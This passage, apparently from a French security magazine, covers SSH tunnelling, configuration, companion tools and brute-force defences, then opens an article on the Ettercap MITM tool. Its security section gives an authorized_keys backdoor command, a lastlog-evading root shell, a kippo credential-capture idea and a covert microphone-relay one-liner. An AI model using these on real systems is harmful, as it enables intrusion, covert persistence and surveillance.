#Ajout de la route par défaut de l'hôte local; i.e. tout prend le tunnel
ip route add default via 10.0.0.20

(et côté distant)
#configuration de l'interface tun0
ip address add 10.0.0.20/24 brd + dev tun0
```

```
ip route add 10.0.0.0/24 dev tun0
#Accès à internet par eth0
echo 1 > /proc/sys/net/ipv4/ip_forward
iptables -t nat -o eth0 -j MASQUERADE
```

Ainsi, tout le trafic de la machine locale sera chiffré par SSH jusqu'a la machine distante, et sortira masqué par celle-ci.

2.2.6 Se connecter à une machine via une autre (ProxyCommand)

Lorsqu'une machine distante a une IP privée, la connexion à celle-ci se fait généralement via une machine tierce ayant une IP publique. La connexion se fait donc en deux temps :

```
kevin@darkstar:~$ ssh user@bastion
Last login: Wed Jan 26 12:54:43 2011 from 192.168.1.5
Linux 2.6.34.
user@bastion:~$ ssh kevin@server
Last login: Wed Jan 26 12:54:43 2011 from bastion
Linux 2.6.33.4
kevin@server:~$
```

La directive **ProxyCommand** assistée de l'utilitaire netcat permet de chaîner les connexions :

```
(~/.ssh/ssh_config)
Host server
  User          kevin
  HostName      server.domain.tux
  ProxyCommand  ssh user@bastion nc %h %p 2> /dev/null
```

La ligne hostname est lue après la première connexion. **%h** correspond à HostName, **%p** à 22 ,sauf si une directive **ServerPort** existe et la redirection de l'erreur standard vers **/dev/null** masque un message de sortie de netcat lors de la déconnexion. La commande unique

```
ssh server
```

remplace l'enchaînement de commandes précédentes.

2.2.7 ControlPath et ControlMaster : socket d'échange d'information de connexion

La partie connexion et authentification initiale est lourde en calculs et en échanges réseau. Un test rapide permet d'illustrer ces délais induits :

```
kevin@zipslack:~$ time ( for i in `seq 1 9` ; do echo -n "."; done )
.........
real    0m0.004s
user    0m0.000s
sys     0m0.000s
kevin@zipslack:~$ time ( for i in `seq 1 9` ;
> do ssh kevin@192.168.19.15 echo -n ".";
> done )
.........
real    0m10.937s
user    0m3.728s
sys     0m0.192s
kevin@zipslack:~$
```

Les 10 secondes de délai sont dues uniquement aux calculs d'échange de clés. SSH propose un moyen de réutiliser les informations de connexion lorsqu'une première connexion SSH existe. Ces informations sont échangées via une *socket* (**-S**). La première connexion est lancée en mode *master* (**-M**). Les connexions suivantes seront ouvertes plus rapidement.

```
kevin@zipslack:~$ ssh -M -S .ssh/socket kevin@192.168.19.15
Last login: Tue Feb 15 17:13:54 2011 from 192.168.19.1
Linux 2.6.34.
kevin@darkstar:~$
```

L'accélération des connexions suivantes est flagrante :

```
kevin@zipslack:~$ time ( for i in `seq 1 9` ;
> do ssh -S .ssh/socket kevin@192.168.19.15 echo -n ".";
> done )
.........
real    0m0.881s
user    0m0.216s
sys     0m0.136s
kevin@zipslack:~$
```

SSH permet d'automatiser la création de socket en éditant le fichier **.ssh/config**.

```
(...)
Host *
        ControlMaster Auto
        ControlPath ~/.ssh/socket-%r-%h-%p
```

La création de socket devient donc automatique pour tous les hôtes distants. Le nom de la socket est différencié, évitant ainsi les collisions si la machine se connecte à plusieurs hôtes. Les connexions secondaires dépendent de la connexion maître, qui ne se fermera que lorsque toutes les connexions secondaires seront closes.

2.3 Astuces : debug et gestion de la liaison SSH

2.3.1 Le debug (ssh -v)

En cas de problème et pour déboguer une liaison qui ne monte pas, un mode debug est présent. Il suffit de lancer SSH avec l'option **-v** pour obtenir un mode verbeux (et **-vv** et **-vvv** pour le debug niveaux 2 et 3).

```
kevin@zipslack:~$ ssh -l kevin 192.168.19.15 -vvv
OpenSSH_5.2p1, OpenSSL 0.9.8k 25 Mar 2009
debug1: Reading configuration data /etc/ssh/ssh_config
debug2: ssh_connect: needpriv 0
debug1: Connecting to 192.168.19.15 [192.168.19.15] port 22.
debug1: Connection established.
debug1: identity file /home/kevin/.ssh/identity type -1
debug3: Not a RSA1 key file /home/kevin/.ssh/id_rsa.
debug2: key_type_from_name: unknown key type '-----BEGIN'
debug3: key_read: missing keytype
debug2: key_type_from_name: unknown key type 'Proc-Type:'
debug3: key_read: missing keytype
debug2: key_type_from_name: unknown key type 'DEK-Info:'
debug3: key_read: missing keytype
debug3: key_read: missing whitespace
debug2: key_type_from_name: unknown key type '-----END'
debug3: key_read: missing keytype
debug1: identity file /home/kevin/.ssh/id_rsa type 1
 (etc...)
```

Les messages sont clairs et permettent un debug facile lors de problèmes.

2.3.2 ssh escape sequence

Une combinaison particulière de caractères (appelée *EscapeChar* dans le fichier de configuration) permet d'interroger directement le programme SSH. Cette séquence d'échappement utilise par défaut le tilde ~. Une fois connecté, et sur une ligne vide, **~?** affiche la liste des *escape sequence commands* :

```
kevin@darkstar:~$ ~?
Supported escape sequences:
  ~.  - terminate connection (and any multiplexed sessions)
  ~B  - send a BREAK to the remote system
  ~C  - open a command line
  ~R  - Request rekey (SSH protocol 2 only)
  ~^Z - suspend ssh
  ~#  - list forwarded connections
  ~&  - background ssh (when waiting for connections to terminate)
  ~?  - this message
  ~~  - send the escape character by typing it twice
(Note that escapes are only recognized immediately after newline.)
```

2.3.3 ssh keep-alive (ou pas)

Les connexions SSH sont très stables dans le temps. Il n'est pas rare de pouvoir « réveiller » sa session SSH alors qu'aucun paquet n'était passé pendant plusieurs heures, ou qu'un équipement intermédiaire est redémarré. Néanmoins, certains équipements réseau traquent les connexions TCP et les coupent automatiquement si aucun trafic n'est envoyé ou reçu pendant un délai plus court que les *timers* TCP. La directive **KeepAlive** envoie périodiquement des données et s'affranchit donc de ce problème.

Dans certains cas où ce sont les équipements intermédiaires qui posent problème (comme une connexion internet qui monte et redescend), la non-utilisation de cette option est plus confortable car les connexions sont conservées.

Deux types de **KeepAlive** sont configurables. Le premier utilise deux options :

```
(~/.ssh/config)
ServerAliveCountMax 3
ServerAliveInterval 180
```

L'intervalle est en secondes (donc 3 minutes ici), au bout duquel le client SSH décide d'envoyer un **KeepAlive** lorsqu'aucun trafic n'est transmis. Si au bout de trois essais, le serveur n'a pas répondu, la connexion ferme (ces options sont désactivées par défaut).

Le second utilise TCP, et la documentation indique que ce message peut être spoofé (le message uniquement, pas la connexion, le seul danger étant que la connexion reste ouverte, ce qui est un risque mineur).

```
(~/.ssh/config)
TCPKeepAlive yes
```

Ce comportement est actif par défaut.

3 Les companion tools de SSH

Le logiciel OpenSSH est livré avec d'autres outils que le client et le serveur SSH. En premier lieu, deux programmes d'échange de fichiers, scp et sftp, seront présentés. Une autre gamme d'outils faisant partie d'OpenSSH permet de gérer les clés dont il a été fait mention aux paragraphes précédents. Une troisième palette d'outils existe, non livrés avec les sources d'OpenSSH, mais qui seront exposés ici en raison de leur fonctionnement lié à SSH. Enfin, une liste de principaux clients tournant sur les systèmes classiques (UNIX au sens large, Windows, *smartphones*).

3.1 Échange de fichiers

SSH est un protocole permettant l'échange de fichiers. Deux outils existent, scp et sftp. scp remplace l'ancêtre rcp et copie des fichiers un par un (ou plusieurs lorsque du *globbing* est fait) et sftp ressemble plus à un client FTP interactif. Des discussions reviennent régulièrement pour indiquer que scp devrait disparaître en faveur de sftp, mais l'outil scp perdure sans doute en raison de sa facilité d'usage pour récupérer un unique fichier.

Les options de scp diffèrent de celles de sftp et SSH (notamment le port qui se spécifie avec **-P** pour scp et **-p** pour SSH (et **-o "Port XXX"** pour sftp). La documentation explicite chacune des options.

3.2 Création et gestion des clés SSH

3.2.1 ssh-keygen

La gestion des clés SSH s'effectue à l'aide de **ssh-keygen**. Le premier lancement du démon ssh sur une machine neuve démarre normalement par l'appel à cette commande pour générer les clés hôtes. Cette commande est lancée manuellement par la suite pour générer et gérer les clés des utilisateurs se connectant au service SSH. En voici un exemple qui va créer une paire de clés RSA de 4096 bits :

```
ssh-keygen -t rsa -b 4096
```

ssh-keygen permet de calculer le *fingerprint* d'une clé hôte :

```
kevin@darkstar:~$ ssh-keygen -l -f /etc/ssh/ssh_host_rsa_key.pub
2048 f3:b9:98:ce:c1:15:3c:96:4f:64:fc:ff:da:a6:1c:6d /etc/ssh/ssh_
host_rsa_key.pub (RSA)
kevin@darkstar:~$
```

ssh-keygen permet également de changer la *passphrase* d'une clé.

```
kevin@zipslack:~$ ssh-keygen -p
Enter file in which the key is (/home/kevin/.ssh/id_rsa):
Key has comment '/home/kevin/.ssh/id_rsa'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
kevin@zipslack:~$
```

ssh-keygen possède un très grand nombre d'options relatives à la gestion des clés. Seules les options les plus utiles sont données ici, le man de la commande liste l'ensemble de ses paramètres.

3.2.2 ssh-agent

Lorsque les clés SSH sont protégées par une passphrase, il est nécessaire de fournir la passphrase à chaque utilisation, ce qui peut devenir contraignant. Un agent SSH permet de déverrouiller de manière temporaire l'accès aux clés.

```
kevin@zipslack:~$ ssh-agent
SSH_AUTH_SOCK=/tmp/ssh-jWsyPlLiQG/agent.989; export SSH_AUTH_SOCK;
SSH_AGENT_PID=990; export SSH_AGENT_PID;
echo Agent pid 990;
```

Cet agent va enregistrer les clés privées fournies par **ssh-add**. Il est possible de temporiser l'accès aux clés sans mot de passe à l'aide du paramètre **-t**.

3.2.3 ssh-add

Cette commande ajoute ou retire à l'agent SSH les clés d'accès :

```
kevin@zipslack:~$ ssh-add ~/.ssh/id_dsa
Need passphrase for /home/kevin/.ssh/id_dsa (/home/kevin/.ssh/id_dsa)
Enter passphrase:
kevin@zipslack:~$
```

Et la clé **id_dsa** devient accessible sans mot de passe. Le paramètre **-d** permet de supprimer l'accès à une clé.

3.2.4 ssh-keyscan

L'utilitaire **ssh-keyscan** permet de récupérer facilement des clés SSH d'hôtes. Si vous vous trouvez sur un réseau de confiance, la commande :

```
ssh-keyscan 192.168.19.15
```

enregistre la clé hôte de 192.168.19.15. Il est toutefois recommandé d'obtenir une clé hôte par un moyen fiable. En effet, la connexion **ssh-keyscan** elle-même peut être redirigée vers une autre machine par un attaquant.

3.3 Outils annexes

Il existe une quantité d'outils tiers conçus pour travailler avec SSH. Un site web recense 50 outils offrant un large éventail de choix : http://www.mynitor.com/2010/08/16/top-50-ssh-helper-tools-omg/, donnant aussi bien des bibliothèques de programmation, des trousseaux de clés, des émulateurs de terminaux, etc. Ce paragraphe en présente quelques-uns. Le premier est un système de fichiers en *userspace* (fuse), et le second explique comment traverser un proxy HTTPS pour se connecter en SSH sur un hôte distant.

3.3.1 sshfs

sshfs est un système de fichiers en userpace (http://fuse.sourceforge.net/sshfs.html). Ce *filesystem* ne demande aucune modification sur le serveur SSH et va monter un répertoire distant à la manière de nfs. Le sous-système fuse est utilisé (http://fuse.sourceforge.net/). Le montage des répertoires s'effectue via la commande **sshfs** :

```
sshfs kevin@host:/home/kevin/docs /tmp/docs
```

Le démontage se fait via la commande **fusermount -u**.

L'avantage sur nfs est flagrant lorsqu'il est nécessaire de sécuriser les montages distants. Un seul port est à ouvrir, les échanges sont chiffrés par la connexion SSH et l'intégralité des mécanismes de sécurité interne de SSH sont présents (connexion par clé, etc.).

3.3.2 Traverser un proxy HTTP/HTTPS

Certains proxies HTTP/HTTPS nécessitent une authentification pour autoriser les accès sortant. Pour permettre à la connexion SSH de s'authentifier avec la méthode **CONNECT**, trois solutions simples existent.

Putty (disponible sous *nix) a une option pour ça. Il suffit alors de remplir l'onglet Proxy en renseignant les champs User/passwd.

Corkscrew (http://www.agroman.net/corkscrew/) est un outil écrit expressément pour répondre à ce besoin. Une fois le logiciel compilé et installé, un fichier **.ssh/myauth** doit être créé, contenant le login:pass, et le fichier **.ssh/config** est complété ainsi :

```
Host server
 ProxyCommand /usr/bin/corkscrew proxy.work.com 80 %h %p ~/.ssh/myauth
```

Enfin, socat (http://www.dest-unreach.org/socat/), puissant outil réseau, permet lui aussi de résoudre ce problème. socat va ouvrir une socket qui servira tout d'abord à s'authentifier sur le proxy, puis qui sera réutilisée par SSH :

```
socat TCP4-LISTEN:2222,reuseaddr,fork \
PROXY:proxy.corp.net:ssh.mydomain.net:22,proxyport=3128,proxyauth=user:pass
```

Cette commande indique à socat de se connecter sur le port 3128 de la machine proxy.corp.net en s'authentifiant avec user:pass ; puis va utiliser une commande **CONNECT** vers le port 22 de la machine ssh.mydomain.net et ouvrir une connexion locale sur le port 2222 qui fera suivre les paquets vers la machine SSH. Il suffit alors d'utiliser le client SSH vers **ssh -p 2222 127.0.0.1**.

3.3.3 ssh multiplexer (serveur HTTPS et SSH sur le même port)

Certains *firewalls* n'autorisent en sortie que les ports 80 et 443 (HTTP et HTTPS). Rien n'empêche de mettre le démon SSH en écoute sur le port 443 afin de se connecter sur celui-ci. Néanmoins, un administrateur tatillon pourrait vérifier cette adresse IP en se connectant avec un navigateur web et constater qu'il ne s'agit pas d'un serveur HTTPS légitime. Il est possible de contourner cet administrateur.

Les différences entre les flux HTTP et SSH sont suffisantes pour fournir un moyen fiable de détecter s'il s'agit d'une connexion SSH ou HTTP. En effet, un client HTTP va immédiatement envoyer une requête (**GET** généralement) sans attendre la bannière du serveur. Un client SSH va attendre la bannière SSH (OpenSSH-version) pour continuer d'envoyer des paquets.

Il suffit d'écrire un multiplexeur réseau qui va renvoyer vers un serveur HTTP si la connexion est immédiatement suivie d'une requête, ou d'envoyer la bannière SSH si aucune transmission de données du client ne suit la connexion. Ainsi, avec une même IP et un même port, deux services cohabitent, et l'administrateur tatillon observera une page web normale.

Deux programmes mettent cette méthode en œuvre. Le premier historiquement parlant : http://sam.zoy.org/blog/2007-04-23-use-sshd-and-httpd-on-the-same-port-almost, et le second, plus récent, écrit en Perl, documenté, avec un abandon de privilèges et porté sous BSD : http://www.rutschle.net/cgi/omni.cgi.

3.4 Clients SSH

3.4.1 Clients UNIX au sens large

Sous Linux, BSD et Mac OS X, le meilleur client SSH reste Open SSH lui-même. Sous Windows, SSH existe aussi, mais Putty jouit d'une excellente réputation (http://www.chiark.greenend.org.uk/~sgtatham/putty/). Putty propose uniquement la partie cliente (équivalents de SSH, scp, ssh-agent, ssh-keygen) et pas de serveur. Putty est compilable et utilisable sous Linux pour ceux qui apprécient son ergonomie.

3.4.2 L'embarqué

dropbear est une version de SSH/sshd utilisable pour l'embarqué. Il est écrit pour être efficace, consommer peu de mémoire et la portabilité. On le retrouve également souvent sur les médias d'installation des distributions Linux. Son site est : http://matt.ucc.asn.au/dropbear/dropbear.html.

3.4.3 Les smartphones

Les smartphones proposent eux aussi des clients SSH via les différents stores. Bien que n'ayant pas testé, on m'a recommandé connectbot (http://code.google.com/p/connectbot/) pour Android (http://www.android.com/) et iSSH (payant) (http://itunes.apple.com/us/app/issh-ssh-vnc-console/id287765826?mt=8) pour iPhone/iPad (http://www.apple.com).

4 L'angle de la sécurité

SSH est un outil de sécurité (et par conséquent d'insécurité, comme diraient certains). Il est actuellement « sûr », c'est-à-dire qu'aucune faille conceptuelle n'a été révélée ; que l'équipe développant ce logiciel est très réactive, ce qui permet d'imaginer un correctif rapide en cas de faille de programmation (0day), et que du fait de sa large utilisation, il est en permanence attaqué et audité. SSH étant solide, les attaquants se tournent alors vers le bruteforce pour le compromettre. Différentes méthodes permettant de réagir à ce problème seront présentées. Ensuite, nous verrons comment utiliser de manière détournée un *honeypot* SSH (kippo) pour récolter des logins et des mots de passe d'utilisateurs distraits. Enfin, nous verrons comment dévoyer très facilement l'usage principal de SSH pour l'utiliser comme une *backdoor*.

4.1 Réaction face aux bruteforce

Le service SSH est constamment attaqué par des *bruteforcers* à la recherche d'une machine ayant des mots de passe faibles. La panoplie des programmes réalisant des bruteforce est immense : Google renvoie 240 000 résultats sur cette recherche (http://www.google.fr/search?q=ssh+bruteforce).

Le dernier outil que j'ai testé est très basique. Il prend un fichier dictionnaire et teste l'ensemble sur une IP. Il s'agit de BruteSSH (http://www.edge-security.com/brutessh.php) et fonctionne avec l'interpréteur de commandes Python.

Ce genre de bruteforce n'est pas un véritable facteur de risque. Pour s'en prémunir, il est nécessaire d'avoir une politique forte en matière de mot de passe : soit vérifier qu'ils ne font pas partie d'un dictionnaire, soit interdire les connexions par mots de passe et n'autoriser que les connexions par clés. Le seul risque est donc de voir ses fichiers de logs remplis de tentative de connexions.

Plusieurs méthodes existent pour limiter l'impact d'un bruteforce. Tout d'abord, en paramétrant son serveur SSH, en jouant sur le firewall, ou en masquant le port d'écoute de SSH.

Une directive du fichier **sshd_config** limite le nombre de connexions au serveur SSH.

```
MaxStartups
        Specifies the maximum number of concurrent unauthenticated
        connections to the SSH daemon.  Additional connections will be
        dropped until authentication succeeds or the LoginGraceTime
        expires for a connection.  The default is 10.

        Alternatively, random early drop can be enabled by specifying the
        three colon separated values ``start:rate:full'' (e.g.
        "10:30:60").  sshd(8) will refuse connection attempts with a
        probability of ``rate/100'' (30%) if there are currently
        ``start'' (10) unauthenticated connections.  The probability
        increases linearly and all connection attempts are refused if the
        number of unauthenticated connections reaches ``full'' (60).
```

Il est aussi possible de modifier le port d'écoute SSH. Ceci limite juste le bruit de fond des scans automatiques dans les logs (mais ne réduit en rien le risque).

De bonnes règles de firewall permettent de ralentir très fortement les bruteforce en limitant le nombre de connexions par minute sur le service SSH, exemple sous Linux :

```
iptables -A INPUT -p tcp -dport 22 -i eth1 -m state -state NEW -m recent -set
iptables -A INPUT -p tcp -dport 22 -i eth1 -m state -state NEW -m recent
-update -seconds 300 -hitcount 3 -j DROP
```

Dans le même ordre d'idées, de nombreuses méthodes de *portknocking* sont disponibles sous la majorité des UNIX libres (http://en.wikipedia.org/wiki/Port_knocking). Ces méthodes n'ouvrent le port du démon ssh que si une séquence prédéterminée d'actions ont été réalisées, comme envoyer trois paquets successifs sur trois ports choisis. Le port 22 sera alors ouvert pendant une minute à l'IP ayant envoyé les trois paquets.

Plutôt que de réagir proactivement, il est possible de réagir réactivement en surveillant ses logs. Si une IP est détectée comme réalisant trop de tentatives, il est loisible de la bloquer en amont de la machine ou au

niveau du firewall de la machine hébergeant le serveur SSH à l'aide d'un programme comme fail2ban. Fail2ban permet de bannir temporairement ou définitivement une adresse IP ayant échoué à s'authentifier correctement un certain nombre de fois : http://www.fail2ban.org/.

4.2 kippo permet la récupération des couples login/password

La répétition de ces scans a poussé certains auteurs à écrire des honeypots afin de suivre l'activité de pirates réussissant à s'introduire sur une machine. Le projet le plus abouti est kippo (http://code.google.com/p/kippo/), qui enregistre les logins, les mots de passe et les sessions des attaquants.

Kippo logge les mots de passe en clair. En effet, la norme SSH précise que le mot de passe est envoyé en clair dans le canal chiffré par SSH, RFC 4252, paragraphe 8 :

```
8. Password Authentication Method: "password"
Note that the 'plaintext password' value is encoded in ISO-10646 UTF-8.
```

Ce qui est confirmé par :

```
Note that even though the cleartext password
is transmitted in the packet, the entire packet is encrypted by the
transport layer.
```

Ce qui explique que du côté du serveur SSH, les logins et passwords sont reçus en clair et utilisables en l'état.

kippo peut très simplement être détourné de son utilisation de honeypot pour devenir un *keylogger*. Si le trafic est détourné vers kippo, alors il est possible de capturer de manière très simple un login et un mot de passe. Bien évidemment, l'utilisateur se connectant doit être distrait au point de ne pas voir que la clé hôte du serveur a changé, mais la majorité des utilisateurs se connectent depuis Windows avec Putty, qui permet de bypasser l'avertissement en un clic. Pour en faire un *Man-In-The-Middle* complet, il manque la seconde partie de la tuyauterie, qui permettrait de forwarder la connexion vers le serveur légitime afin que l'utilisateur se retrouve « chez lui », mais cela n'est pas insurmontable à coder. Il est même surprenant qu'aucun module metasploit ne propose ce genre de Man-In-The-Middle.

Il est dommage que les utilisateurs ne voient en SSH qu'un telnet sécurisé, ce qui le rend vulnérable à une attaque par rebond et Man-In-The-Middle, alors que SSH propose d'emblée tout ce qui est nécessaire pour éviter cette faille humaine : login par clé et non par mot de passe d'une part et vérification forte des clés hôtes d'autre part.

4.3 Le dévoiement de SSH pour l'utiliser comme backdoor ?

La mention la plus grave des bulletins de sécurité reste la phrase « éxécution arbitraire de code ». Mais la question mérite d'être retournée: Admettons que vous ayez trouvé une faille de sécurité, vous pouvez exécuter une commande sur une machine distante, laquelle choisissez vous ? Une réponse ingénieuse à cette question consiste à utiliser SSH. La commande choisie sera :

```
echo "//ma clé RSA//" >> /root/.ssh/authorized_keys
```

Ceci se rapproche de la backdoor parfaite : le trafic est chiffré, donc un IDS/IPS sur le chemin sera aveugle. Le service SSH est généralement accepté par les firewalls (c'est sécurisé, après tout). Les administrateurs ne vérifient pas le contenu du fichier **authorized_keys** (il est toujours conseillé de chercher les binaires **+s**, vérifier le cron, les fichiers ajoutés, etc., rarement de surveiller ce fichier dans les guides de bonnes pratiques). Et cette commande permet par la suite de faire tout ce qui est possible sur une machine.

Un dernier conseil pour utiliser SSH comme backdoor est de ne pas laisser de trace dans *lastlog*. Un administrateur pourrait en effet être surpris des lieux et heures des dernières connexions. Il suffit d'utiliser la non-allocation de terminal (**-T**).

```
ssh -T root@host bash -i
```

Une trace sera loggée dans le **/var/log/messages** toutefois.

SSH permet à un attaquant de revenir sur une machine de manière fiable, de monter des tunnels et de réaliser toute action possible sur une machine. Ce trafic est rarement bloqué, il est en général inutile d'ouvrir des ports sur le firewall, puisqu'il l'est déjà, il n'y a pas de nouveaux binaires installés sur la machine, ni de nouveaux *process*. Enfin, un second attaquant ne pourra pas profiter de cette backdoor tant qu'il n'a pas la clé. Il s'agit donc d'une backdoor discrète et résiliente dans le temps.

5 Quelques one-liners

Un article sur SSH serait incomplet s'il n'incluait pas quelques *one-liners*. Un one-liner, comme son nom l'indique, est une commande tenant sur une seule ligne dont l'exécution est généralement utile, claire et puissante. En voici une petite sélection commentée.

```
tar -cf- /path/to/dir | pv | ssh user@box 'cat > /path/to/archive.tar'
```

Une sauvegarde est effectuée localement, puis pipée sur un serveur distant via SSH afin qu'un attaquant ne puisse lire la sauvegarde pendant son transport. La sauvegarde est enregistrée sur la machine distante. L'outil **pv** (*pipe viewer*) n'est ajouté que pour obtenir un suivi visuel pendant la sauvegarde.

```
dd if=/dev/dsp | ssh -C username@host dd of=/dev/dsp
```

On pourrait l'appeler l'espion discret. Ce one-liner récupère le **/dev/dsp** d'une machine, autrement dit

le micro, et le renvoie dans le **/dev/dsp** d'une autre machine, autrement dit le haut-parleur.

```
diff <(ssh user@host cat remote-filename) local-filename
```

Cette commande se passe presque d'explication. Elle donne le résultat d'un **diff** entre deux fichiers situés sur deux machines différentes.

```
ssh me@host 'mysqldump -uuser -ppass db' | mysql -uroot -ppassword backup
```

Une duplication de base de données depuis une machine distante de manière sécurisée. Cette commande se passe presque également de commentaires tant elle est claire.

```
ssh -CqTnN -D 8080 moi@example.com
```

Cette commande permet d'ouvrir un tunnel socks (**-D**). On utilise de la compression (**-C**), on supprime les messages d'erreur (**-q** : *quiet*) sans allouer de pseudo-terminal tty (**-T**), on ne lit pas l'entrée standard (**-n**, l'authentification est faite par clé) et on n'exécute aucune commande (**-N**). Le tunnel est donc monté en arrière-plan et optimisé pour son usage.

```
ssh -t user@host screen -x <screen name>
```

Celui-ci est utile pour s'attacher directement à un *screen* déjà nommé. screen (http://www.gnu.org/software/screen/) est un multiplexeur de terminaux virtuels. Il est possible de détacher un screen pour s'y reconnecter par la suite. La commande ci-dessus permet d'allouer un pseudo-terminal tty (**-t**) et exécute la commande de rattachement d'un terminal screen nommé *screen name* (les sessions screen peuvent être nommées à la création à l'aide de l'option **-S**).

Pour conclure

Cet article a choisi de montrer cinq points de vue sur SSH, gravitant autour de la sécurité et de l'utilisabilité, plutôt que de faire une revue exhaustive de toutes les options de configuration. Pour conclure cet article, je souhaite donner cinq conseils très pragmatiques afin de continuer d'utiliser SSH dans les meilleures conditions de sécurité. Ces conseils sont bien évidemment ouverts à discussion, mais ils ont l'avantage d'être simples et clairs :

- Modifiez le port d'écoute de sshd (pour être plus efficace dans la lecture des logs de connexion).
- Vérifiez toujours les clés hôtes.
- Bannissez l'usage des mots de passe pour vous logger.
- Utilisez des clés de longueur suffisante.
- Protégez vos clés.

■ REMERCIEMENTS

Je remercie la relectrice pour ses remarques pertinentes et la suggestion pour le titre de cet article.

AUTOUR DE L'ARTICLE...

■ LA DÉBACLE OPENSSL DE DEBIAN

Le 17/09/2006, le développeur Debian responsable de l'empaquetage d'openSSL décide de patcher le code source afin que Valgrind ne lève pas des alertes en raison d'accès à des structures non initialisées. Il a prévenu les développeurs openSSL qui ne se sont pas opposés formellement à cette modification.

Ce patch qui a perduré pendant 20 mois chez Debian a eu des conséquences catastrophiques pour plusieurs programmes, dont SSH. En effet, il a annihilé la génération d'aléa nécessaire à la production de clés. Avant ce patch, les clés étaient choisies parmi un espace gigantesque de clés. Après ce patch, le nombre de clés différentes n'était plus que de 65536. Or, la cryptographie à clé publique se fonde sur l'impossibilité de trouver une clé privée à partir d'une clé publique. Ainsi, lorsqu'il n'existe que 65536 paires de clés, la découverte de la clé privée est instantanée.

Double problème, pour les clés hôtes et les clés utilisateurs. En connaissant la clé publique d'un hôte, un attaquant peut immédiatement créer un faux serveur SSH avec la même clé privée. Il dupera ainsi les utilisateurs s'y connectant.

Concernant les utilisateurs, il suffit à un attaquant de charger les 65536 clés privées pour se connecter instantanément à n'importe quel compte ayant une des clés publiques associées dans le .ssh/authorized_keys, c'est-à-dire n'importe quel utilisateur ayant une clé générée par une Debian.


Plus ennuyeux, tous les administrateurs de tous les serveurs SSH (Debian ou non) ont donc dû vérifier l'ensemble des fichiers .ssh/authorized_keys de tous leurs comptes dans le cas où un de leurs utilisateurs a employé une clé faible Debian... Enfin, même aujourd'hui, à chaque création de clé et bien que la probabilité soit faible, il est nécessaire de vérifier que la clé ne fasse pas partie de cet ensemble de clés faibles.

La cryptographie repose fondamentalement sur l'existence d'un aléa de qualité. Le seul angle d'attaque d'une opération crypto ne devrait pas être meilleur que le bruteforce. Mais lorsque le bruteforce ne doit tester que 65536 clés, on comprend que la serrure n'est plus fiable, quelle que soit sa qualité.

Liens :

Advisorie Debian :
http://www.debian.org/security/2008/dsa-1571

CVE :
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0166



ETTERCAP : SNIFFER ET PLUS SI AFFINITÉS

rbidou@denyall.com

mots-clés : MAN-IN-THE-MIDDLE / SNIFFER / MOTS DE PASSE / ONE-ARM-ROUTING / SPOOFING / POISONING

Parmi les indéboulonnables « oldies but goodies », nous trouvons Ettercap. Spécialiste incontournable du détournement de trafic sur un réseau local, l'outil offre une quantité de fonctionnalités surprenantes qui vont bien au-delà du simple ARP spoofing, pourvu que l'on sache ce que l'on fait...

1 Concepts

1.1 Que fait Ettercap ?


Ettercap a pour principale fonction de fournir l'infrastructure technique permettant de mettre en place et d'exploiter différentes techniques de Man-In-The-Middle. Ses principaux composants sont par conséquent :

- un module de scan utilisé pour la découverte des systèmes sur le segment Ethernet local ;
- un module d'attaque implémentant plusieurs attaques visant à détourner le trafic ;
- un module de routage pour rediriger le trafic détourné vers la bonne passerelle ;
- un module d'écoute, un sniffer quoi... ;
- une collection de *plugins* offrant des tas de fonctions complémentaires, des plus utiles aux plus buggées.

Un élément particulièrement important et appréciable est que chacun de ces modules est indépendant et débrayable. Il est donc possible de n'utiliser Ettercap que pour lancer des attaques, pour sniffer du trafic ou scanner les hôtes d'un segment local. Il devient alors une boîte à outils relativement riche.

1.2 Interfaces

Ettercap fournit trois interfaces iso-fonctionnelles : une interface graphique GTK, une interface nCurse et une interface texte, accessibles respectivement avec les options **-G**, **-C** et **-T** à la ligne de commandes.



Interfaces Ettercap

Les différents usages tombent sous le sens. La GUI pour des démos et autres opérations nécessitant une certaine visibilité, l'interface nCurse pour la même raison mais quand aucun serveur X n'est disponible (ou qu'on veut faire un peu plus le kéké) et la CLI quand on cherche à rester un peu plus discret...

1.3 Mécanisme d'écoute et de routage

